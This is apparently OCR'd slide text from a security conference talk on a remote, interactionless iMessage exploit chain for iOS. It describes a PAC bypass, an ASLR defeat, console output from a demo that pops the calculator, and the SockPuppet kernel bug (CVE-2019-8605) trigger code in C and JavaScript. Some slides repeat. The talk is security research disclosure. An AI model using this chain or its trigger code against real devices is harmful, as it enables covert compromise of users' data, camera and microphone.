
Pointer Authentication (PAC)

- New CPU security feature, available in iPhone XS (2018) and newer
- Idea: store cryptographic signature in top bits of pointer, verify on access
  - Used to ensure control flow integrity at runtime
  - Attacker doesn't know secret key, can't forge code pointers, no more ROP, JOP, ...
  - See also the research into PAC done by Brandon Azad




Impact of PAC

- Current exploit requires faking a code pointer (ObjC method Impl) to gain control over instruction pointer...
- => No longer possible with PAC enabled



PAC Bypass Idea

- Class pointer of ObjC objects (“ISA” pointer) not protected with PAC (see Apple documentation)
- => Can create fake instances of legitimate classes
- => Can get existing methods (== gadgets) called



Checkpoint


- ✅ Vulnerability in NSUnarchiver API, triggerable without interaction via iMessage
- ✅ Can dereference arbitrary absolute address, treat as ObjC Object pointer
- ✅ Have bypassed ASLR, know address of dyld_shared_cache
- ✅ Can execute arbitrary ObjC methods, outside of sandbox
  => Can access user data, activate camera/microphone etc.

Checkpoint

- ✅ Vulnerability in NSUnarchiver API, triggerable without interaction via iMessage
- ✅ Can dereference arbitrary absolute address, treat as ObjC Object pointer
- ✅ Have bypassed ASLR, know address of dyld_shared_cache
- ✅ Can execute arbitrary ObjC methods, outside of sandbox
  => Can access user data, activate camera/microphone etc.
  => More importantly however, can pop calc:

```
[UIApplication
    launchApplicationWithIdentifier:@"com.apple.calculator"
    suspended:NO]
```


Demo Time


bash-3.2$ ./pwn.py
[!] Note: this exploit *deliberately* displays notifications to the target
[*] Will defeat ASLR first
[*] Trying to find a valid address..........
[+] Found address inside shared cache region!
[*] Shared cache is mapped somewhere between 0x180004000 and 0x1fbd64000
[*] Now determining exact base address of shared cache.....................
[+] Shared cache is mapped at 0x1b5ca0000
[*] Getting ready to pop calc.............................
[+] Let's go!
12:48
Enjoy the calc!
1'337
AC
+/-
%
÷
7
8
9
×
4
5
6
−
1
2
3
+
0
.
=

Bonus Material

Getting Kernel

- Next step (if any): run kernel exploit
- Problems:
  1. Code signing: can't execute any unsigned machine code
  2. No JIT page (RWX) available as not in WebContent context
- Solution: pivot into JavaScriptCore and do some wizardry to bridge syscalls into JavaScript
  - Doesn't require an additional vulnerability
- Similar idea to pwn.js library



CVE-2019-8605 (“SockPuppet” by Ned Williamson)

```
while (1) {
   int s = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);

   // Permit setsockopt after disconnecting (and freeing socket options)
   struct so_np_extensions sonpx = {.npx_flags = SONPX_SETOPTSHUT, .npx_mask = SONPX_SETOPTSHUT};
   int res = setsockopt(s, SOL_SOCKET, SO_NP_EXTENSIONS, &sonpx, sizeof(sonpx));
   int minmtu = -1;
   res = setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));
   res = disconnectx(s, 0, 0);
   res = setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));

   close(s);
}
```

CVE-2019-8605 (“SockPuppet” by Ned Williamson)

```
while (1) {
   int s = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);

   // Permit setsockopt after disconnecting (and freeing socket options)
   struct so_np_extensions sonpx = {.npx_flags = SONPX_SETOPTSHUT, .npx_mask = SONPX_SETOPTSHUT};
   int res = setsockopt(s, SOL_SOCKET, SO_NP_EXTENSIONS, &sonpx, sizeof(sonpx));
   int minmtu = -1;
   res = setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));
   res = disconnectx(s, 0, 0);
   res = setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));

   close(s);
}
```

CVE-2019-8605 (“SockPuppet” by Ned Williamson)

```
while (1) {
   int s = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);

   // Permit setsockopt after disconnecting (and freeing socket options)
   struct so_np_extensions sonpx = {.npx_flags = SONPX_SETOPTSHUT, .npx_mask = SONPX_SETOPTSHUT};
   int res = setsockopt(s, SOL_SOCKET, SO_NP_EXTENSIONS, &sonpx, sizeof(sonpx));
   int minmtu = -1;
   res = setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));
   res = disconnectx(s, 0, 0);
   res = setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));

   close(s);
}
```

CVE-2019-8605 (“SockPuppet” by Ned Williamson)

```
while (1) {
   int s = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);

   // Permit setsockopt after disconnecting (and freeing socket options)
   struct so_np_extensions sonpx = {.npx_flags = SONPX_SETOPTSHUT, .npx_mask = SONPX_SETOPTSHUT};
   int res = setsockopt(s, SOL_SOCKET, SO_NP_EXTENSIONS, &sonpx, sizeof(sonpx));
   int minmtu = -1;
   res = setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));
   res = disconnectx(s, 0, 0);
   res = setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));

   close(s);
}
```

Class

JSContext

A `JSContext` object represents a JavaScript execution environment. You create and use JavaScript contexts to evaluate JavaScript scripts from Objective-C or Swift code, to access values defined in or calculated in JavaScript, and to make native objects, methods, or functions accessible to JavaScript.

```
[JSContext evaluateScript: @"let greeting = 'Hello 36C3';"]
```

Class

NSInvocation

An Objective-C message rendered as an object.

Some JavaScripting and a bit of Memory Corruption...

```
void* -[CNFileServices dlsym::](
  CNFileServices* self, SEL a2,
  void* a3, const char* a4) {
    return dlsym(a3, a4);
}
```

sock_puppet.c

```
while (1) {
    int s = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);

    // Permit setsockopt after disconnecting (and freeing socket options)
    struct so_np_extensions sonpx = {.npx_flags = SONPX_SETOPTSHUT, .npx_mask = SONPX_SETOPTSHUT};
    int res = setsockopt(s, SOL_SOCKET, SO_NP_EXTENSIONS, &sonpx, sizeof(sonpx));

    int minmtu = -1;
    res = setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));

    res = disconnectx(s, 0, 0);

    res = setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));

    close(s);
}
```

sock_puppet.js

```
let sonpx = memory.alloc(8);
memory.write8(sonpx, new Int64("0x0000000100000001"));
let minmtu = memory.alloc(8);
memory.write8(minmtu, new Int64("0xffffffffffffffff"));

let n0 = new Int64(0);
let n4 = new Int64(4);
let n8 = new Int64(8);

while (true) {
   let s = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);
   setsockopt(s, SOL_SOCKET, SO_NP_EXTENSIONS, sonpx, n8);
   setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, minmtu, n4);
   disconnectx(s, n0, n0);
   usleep(1000);
   setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, minmtu, n4);
   close(s);
}
```

Checkpoint

- ✅ Vulnerability in NSUnarchiver API, triggerable without interaction via iMessage
- ✅ Can dereference arbitrary absolute address, treat as ObjC Object pointer
- ✅ Have bypassed ASLR, know address of dyld_shared_cache
- ✅ Can execute arbitrary native functions
- ✅ Can run kernel exploit (e.g. SockPuppet - CVE-2019-8605) from JavaScript

=> Remote, interactionless kernel-level device compromise in < 10 minutes